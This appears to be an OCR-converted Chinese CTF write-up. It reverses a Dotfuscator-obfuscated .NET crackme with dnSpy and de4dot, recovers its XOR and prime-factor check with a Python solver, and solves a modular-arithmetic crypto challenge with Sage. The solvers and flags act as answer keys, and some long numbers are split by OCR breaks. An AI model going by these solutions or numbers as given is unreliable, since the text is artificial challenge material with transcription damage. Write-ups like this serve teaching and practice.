
发现字符串进行了加密并且有控制流混淆

这里我们看到□**(object A_0, RoutedEventArgs A_1)**这是我们所要寻找的按钮点击事件

```
13          string text = this.().Text;
14          string[] array = new string[24];
15          int[] array2 = new int[]
16          {
17              309,
18              1981,
19              2823,
20              6979,
21              28339,
22              39487,
23              33035,
24              283711,
25              623,
26              4109,
27              23551,
28              54761,
29              67985,
30              231149,
31              499603,
32              1354567,
33              213,
34              2651,
35              22559,
36              52549,
37              484663,
38              290793,
39              532213,
40              1746643
41          };
42          bool flag = text.Length != array2.Length + 7;
```


程序首先判断输入的字符串长度有没有31位，如果没有则输出wrong

使用dnspy进行动态调试来解密字符串



两个b()函数的返回值分别是**CBCTF{**和**}**判断flag的格式是否正确

继续动态调试，发现两个函数




分析第一个函数**this.□(ref array, text)**

```
// □
// Token: 0x0600001E RID: 30 RVA: 0x00002594 File Offset: 0x00000794
private object □(ref string[] A_0, string A_1)
{
    int a_ = 1;
    checked
    {
        switch (0)
```

```
        {
        default:
        {
            object result;
            for (;;)
            {
                string text = □.b("˚鎈⁀擨堃", a_);
                int num = 0;
                int num2 = A_1.Length - 2;
                int num3 = 6;
                if (true)
                {
                }
                int num4 = 4;
                for (;;)
                {
                    switch (num4)
                    {
                    case 0:
                        return result;
                    case 1:
                        goto IL_67;
                    case 2:
                        if (num3 > num2)
                        {
                            num4 = 3;
                            continue;
                        }
                        A_0[num3 - 6] = Conversions.ToString(A_1[num3]);
                        A_0[num3 - 6] = Conversions.ToString(Strings.Asc(A_0[num3 - 6]) ^
Strings.Asc(text[num]));
                        num = (num + 1 ^ 5);
                        num3++;
                        num4 = 1;
                        continue;
                    case 3:
                        result = false;
                        num4 = 0;
                        continue;
                    case 4:
                        goto IL_67;
                    }
                    break;
                    IL_67:
                    num4 = 2;
                }
            }
            return result;
        }
        }
    }
}
```

•

动态调试解密一下字符串



分析一下逻辑是以**0rays**为密钥循环与CBCTF{}内的内容进行异或运算

我们再来分析一下第二个函数**this.□(ref array);**

```
// □
// Token: 0x06000020 RID: 32 RVA: 0x00002748 File Offset: 0x00000948
private object □(ref string[] A_0)
{
    switch (0)
    {
    default:
    {
        object result;
        for (;;)
        {
            int num = checked(A_0.Length - 1);
            int num2 = 0;
            int num3 = 3;
            for (;;)
            {
                switch (num3)
                {
                case 0:
                    goto IL_147;
                case 1:
                    goto IL_5F;

                case 2:
```

```
                {
                    bool flag;
                    if (flag)
                    {
                        num3 = 10;
                        continue;
                    }
                    double num4;
                    num4 += 1.0;
                    num3 = 6;
                    continue;
                }
                case 3:
                    goto IL_121;
                case 4:
                {
                    double num4;
                    double num5;
                    if (num4 > num5)
                    {
                        num3 = 8;
                        continue;
                    }
                    bool flag = checked(this.□((int)Math.Round(num4)) &
this.□((int)Math.Round(unchecked(Conversions.ToDouble(A_0[num2]) - num4)))) != 0;
                    num3 = 2;
                    continue;
                }
                case 5:
                    if (num2 > num)
                    {
                        num3 = 9;
                        continue;
                    }
                    num3 = 12;
                    continue;
                case 6:
                    goto IL_5F;
                case 7:
                    return result;
                case 8:
                    goto IL_147;
                case 9:
                    result = false;
                    num3 = 7;
                    continue;
                case 10:
                {
                    if (true)
                    {
                    }
                    double num4;

                    A_0[num2] = Conversions.ToString(num4 *
```


```
(Conversions.ToDouble(A_0[num2]) - num4));
                    num3 = 0;
                    continue;
                }
                case 11:
                    goto IL_121;
                case 12:
                {
                    try
                    {
                        A_0[num2] = Conversions.ToString((double)
(Conversions.ToLong(A_0[num2]) ^ Conversions.ToLong(A_0[checked(num2 - 1)]) / (long)(num2
% 8)) + Conversions.ToDouble(A_0[checked(num2 - 1)]) % (double)(num2 % 8));
                        goto IL_1D4;
                    }
                    catch (Exception ex)
                    {
                        A_0[num2] = Conversions.ToString((double)
(Conversions.ToLong(A_0[num2]) ^ Conversions.ToLong(A_0[checked(num2 + 7)]) / 8L) +
Conversions.ToDouble(A_0[checked(num2 + 7)]) % 8.0);
                        goto IL_1D4;
                    }
                    goto IL_121;
                    IL_1D4:
                    A_0[num2] = Conversions.ToString(Conversions.ToDouble(A_0[num2]) - 2.0
- Conversions.ToDouble(A_0[num2]) % 2.0);
                    double num5 = Conversions.ToDouble(A_0[num2]) - 2.0;
                    double num4 = 2.0;
                    num3 = 1;
                    continue;
                }
                }
                break;
                IL_5F:
                num3 = 4;
                continue;
                IL_121:
                num3 = 5;
                continue;
                IL_147:
                checked
                {
                    num2++;
                    num3 = 11;
                }
            }
        }
        return result;
    }
    }
}
```

分析一下函数，那么这里的算法大致为


```
def isPrime(n):# 判断n是否为质数
    if n < 2:
        return 0
    for i in range(2, n - 1):
        if n % i == 0:
            return 0
    return 1
for num2 in range(len(input)):# input为第一个函数异或加密后的数组
    try:
            input(num2) = (input(num2) ^ (input(i - 1) // (num2 % 8))) + input(num2 - 1) %
(num2 % 8)
    except:
            input(num2) = (input(num2) ^ (input(i + 7) // 8)) + input(num2 + 7) % 8


    input(num2) = input(num2) - 2 - (input(num2) % 2)
    for j in range(2,input(num2) - 1):
            if isPrime(j) and isPrime(input(num2) - j):
                input(i) = j * (input(num2) - j)
```


PS：由die可以查出是dotfuscator混淆，所以我们也可以使用de4dot来将控制流平坦化和字符串的加密去除


```
PS D:\cbtest\赛博杯\final> D:\TOOLS\net混淆\de4dot-master\de4dot-
master\Release\net45\de4dot.exe D:\cbtest\赛博杯\final\cbNET-unpacked.exe
•
de4dot v3.1.41592.3405
•
Detected Dotfuscator 124576:1:1:4.9.6005.29054 (D:\cbtest\赛博杯\final\cbNET-unpacked.exe)
Cleaning D:\cbtest\赛博杯\final\cbNET-unpacked.exe
WARNING: File 'D:\cbtest\赛博杯\final\cbNET-unpacked.exe' contains XAML which isn't
supported. Use --dont-rename.
Renaming all obfuscated symbols
Saving D:\cbtest\赛博杯\final\cbNET-unpacked-cleaned.exe
```



用*dnspy*打开后缀为*cleaned*的exe


dnSpy v6.1.8 (32-bit, .NET)
文件(F) 编辑(E) 视图(V) 调试(D) 窗口(W) 帮助(H)
C#
启动
程序集资源管理器
System.Runtime.Serialization.Primitives (4.2.0.0)
System.Net.Http (4.2.0.0)
System.Runtime (4.1.2.0)
Velocity (1.2.1.20436)
mscorlib (4.0.0.0)
System.Windows.Forms (4.0.0.0)
System.Drawing (4.0.0.0)
System (4.0.0.0)
retest (1.0.0.0)
retest.exe
PE
类型引用
引用
资源
-
<Module> @02000001
Class0 @02000002
Class2 @02000004
Class4 @02000006
Class5 @02000009
GClass0 @02000007
GClass1 @02000008
基类和接口
派生类型
GClass1() : void @06000017
method_0(ref string[], string) : object @06000018
method_1(int) : int @06000019
method_2(ref string[]) : object @0600001A
method_3(object, RoutedEventArgs) : void @0600001B
System.Windows.Markup.IComponentConnector.Connect(int, object) : voi
System.Windows.Markup.IComponentConnector.InitializeComponent() : v
vmethod_0() : TextBox @0600001C
vmethod_1(TextBox) : void @0600001D
vmethod_2() : Label @0600001E
vmethod_3(Label) : void @0600001F
bool_0 : bool @0400000A
label_0 : Label @04000009
textBox_0 : TextBox @04000008
retest.My
retest.My.Resources
PresentationFramework (4.0.0.0)
WindowsBase (4.0.0.0)
PresentationCore (4.0.0.0)
Microsoft.VisualBasic (10.0.0.0)
method_3(object, RoutedEventArgs) :...
213,
2651,
22559,
52549,
484663,
290793,
532213,
1746643
};
checked
{
if (text.Length != array2.Length + 7)
{
this.vmethod_2().Content = "wrong";
}
else if (Operators.CompareString(Strings.Mid(text, 1, 6), "CBCTF{", false) != 0 |
Operators.CompareString(Strings.Mid(text, array2.Length + 7, 1), "}", false) != 0)
{
this.vmethod_2().Content = "wrong";
}
else
{
this.method_0(ref array, text);
this.method_2(ref array);
int num = array2.Length - 1;
for (int i = 0; i <= num; i++)
{
if (Conversions.ToDouble(array[i]) != (double)array2[i])
{
this.vmethod_2().Content = "wrong";
return;
}
}
this.vmethod_2().Content = "correct";
}
}
}
125 %


dnSpy v6.1.8 (32-bit, .NET)
文件(F) 编辑(E) 视图(V) 调试(D) 窗口(W) 帮助(H)
C#
启动
程序集资源管理器
method_2(ref string[]) : object
// GClass1
// Token: 0x0600001A RID: 26 RVA: 0x0000242C File Offset: 0x0000062C
private object method_2(ref string[] string_0)
{
int num = checked(string_0.Length - 1);
int i = 0;
while (i <= num)
{
try
{
string_0[i] = Conversions.ToString((double)(Conversions.ToLong(string_0[i]) ^
Conversions.ToLong(string_0[checked(i - 1)]) / (long)(i % 8)) + Conversions.ToDouble
(string_0[checked(i - 1)]) % (double)(i % 8));
goto IL_F3;
}
catch (Exception ex)
{
string_0[i] = Conversions.ToString((double)(Conversions.ToLong(string_0[i]) ^
Conversions.ToLong(string_0[checked(i + 7)]) / 8L) + Conversions.ToDouble(string_0
[checked(i + 7)]) % 8.0);
goto IL_F3;
}
goto IL_98;
IL_EA:
double num2;
double num3;
checked
{
i++;
continue;
IL_CE:
if (num2 > num3)
{
goto IL_EA;
}
IL_98:;
}
if (checked(this.method_1((int)Math.Round(num2)) & this.method_1((int)Math.Round(unchecked
(Conversions.ToDouble(string_0[i]) - num2)))) == 0)
{
num2 += 1.0;
goto IL_CE;
}
string_0[i] = Conversions.ToString(num2 * (Conversions.ToDouble(string_0[i]) - num2));
goto IL_EA;
IL_F3:
string_0[i] = Conversions.ToString(Conversions.ToDouble(string_0[i]) - 2.0 -
Conversions.ToDouble(string_0[i]) % 2.0);
num3 = Conversions.ToDouble(string_0[i]) - 2.0;
num2 = 2.0;
goto IL_CE;
}
return false;
}
125 %



可以发现代码已经干净了不少,那么也就可以开始快乐的逆向算法啦 ^.^

由于最后一步将原来的数减2或者减3（取决于原来的数是奇数还是偶数）之后分解为两个质数和，原来的数会有奇数和偶数两种情况的存在，所以最后的逆向脚本需要进行递归爆破

最后可以根据算法和题目所给的SHA256值写出逆向脚本

```
import hashlib
•
•
def isPrime(n):
    if n < 2:
        return 0
    for i in range(2, n - 1):
        if n % i == 0:
            return 0
    return 1
•
•
def xordecrypt(key):
    str = "0rays"
    circle = 0
    flag = ""
    for i in range(len(key)):
        flag = flag + chr(key[i] ^ ord(str[circle]))
        circle = (circle + 1) ^ 5
    flag = "CBCTF{" + flag + "}"
    t = hashlib.sha256()
    t.update(flag.encode())
    finalflag = t.hexdigest()
    if finalflag == "15c4ac7645546a1ef8141441b48e1824954fdbb159bf96400061b17db1af9edf":
        print(flag)
```

```
        exit(0)
•
•
def recursion(key2, i):
    key = key2.copy()
    if (i % 8) != 0:
        key[i] = (key[i] - key[i - 1] % (i % 8)) ^ (key[i - 1] // (i % 8))
    else:
        key[i] = (key[i] - key[i + 7] % 8) ^ (key[i + 7] // 8)
    if i != 0:
        decrypt(key, i - 1)
    else:
        xordecrypt(key)
•
•
def decrypt(key1, i):
    key = key1.copy()
    for j in range(2, key[i] - 2):
        if key[i] % j == 0 and isPrime(j) and isPrime(key[i] // j):
            key[i] = j + key[i] // j
            break
    key[i] = key[i] + 2
    recursion(key, i)
    key[i] = key[i] + 1
    recursion(key, i)
•
•
key = [309, 1981, 2823, 6979, 28339, 39487, 33035, 283711, 623, 4109, 23551, 54761, 67985,
231149, 499603, 1354567, 213,
       2651, 22559, 52549, 484663, 290793, 532213, 1746643]
decrypt(key, 23)
```

脚本执行7至8分钟左右，得到flag **CBCTF{Vb_1s_SucH_An_e4sY_w0rk1}** ##

#

Crypto

easySignin

题目代码如下

```
from Crypto.Util.number import *
import libnum
from random import randint
from secret import flag

p = getPrime(512)

d = getPrime(40)
```

```
m = libnum.s2n(flag)

a = randint(2,p)
b = randint(2,p)
c = randint(2,p)
g = d

for i in range(10):
    g = (c*d**2 + b*g + a)%p
    a = (a*b - c) % p
    b = (b*c - a) % p
    c = (c*a - b) % p

t = (m+d)**2 %p

print('p=',p)
print('a=',a)
print('b=',b)
print('c=',c)
print('g=',g)
print('t=',t)

'''
p=
740106589011902528213523766686519934842293405523593875005548459535443666219724009994245929
585998834171150622275851256025371377943083773250944875058414328 7
a=
509723189821296012890307490098535605583695140406016608925836490876934155023345871381566768
189085985375405252609673335759811680155455021797592626746381213 8
b=
698927690142158614010465301302114810100918632004123430329665532675592145508382679446258130
967996982211412788207430688215913689247517351020264962290314212 8
c=
457557343388121544186182199637420858272856987242944971026490625376773095401688361159082422
722927354979073814498620429329862580757601967335326505210881903 1
g=
460613958761950121069057104019744490609516914290124033718157015960837928241573040179623148
351339936582067866364179680540595099630519952214488391822097819 1
t=
590001459973190745688811244308975949958075976198607858140864361809821550066526633141513259
652109629789184596606932821011351002114040732697759454479669704 1
'''
```

根据代码不难发现，其实整个题目架构就是一个域上方程。通过域上运算可以还原a、b、c数列，后使用root解方程，就可以得到方程的解。二次剩余拿到flag。

```
#sage
import libnum

p=
740106589011902528213523766686519934842293405523593875005548459535443666219724009994245929
585998834171150622275851256025371377943083773250944875058414328 7
a=
```

```
509723189821296012890307490098535605583695140406016608925836490876934155023345871381566768
189085985375405252609673335759811680155455021797592626746381213 8
b=
698927690142158614010465301302114810100918632004123430329665532675592145508382679446258130
967996982211412788207430688215913689247517351020264962290314212 8
c=
457557343388121544186182199637420858272856987242944971026490625376773095401688361159082422
722927354979073814498620429329862580757601967335326505210881903 1
g=
460613958761950121069057104019744490609516914290124033718157015960837928241573040179623148
351339936582067866364179680540595099630519952214488391822097819 1
t=
590001459973190745688811244308975949958075976198607858140864361809821550066526633141513259
652109629789184596606932821011351002114040732697759454479669704 1

a1 = [0 for i in range(10)]
b1 = [0 for i in range(10)]
c1 = [0 for i in range(10)]

for i in range(10):
    c = (b+c)*inverse_mod(a,p)
    b = (a+b)*inverse_mod(c,p)
    a = (c+a)*inverse_mod(b,p)
    c1[9-i] = c
    b1[9-i] = b
    a1[9-i] = a

R.<x> = PolynomialRing(GF(p))
y = x
for i in range(10):
    y = c1[i]*x^2 + b1[i]*y + a1[i]
y = y-g
ans = y.roots()
print(ans)
for i in ans:
    if i[0] < 2**40:
        d = i[0]

x1 = power_mod(t,(p+1)//4,p)
x2 = p-power_mod(t,(p+1)//4,p)

print(libnum.n2s(int(x1-d)))
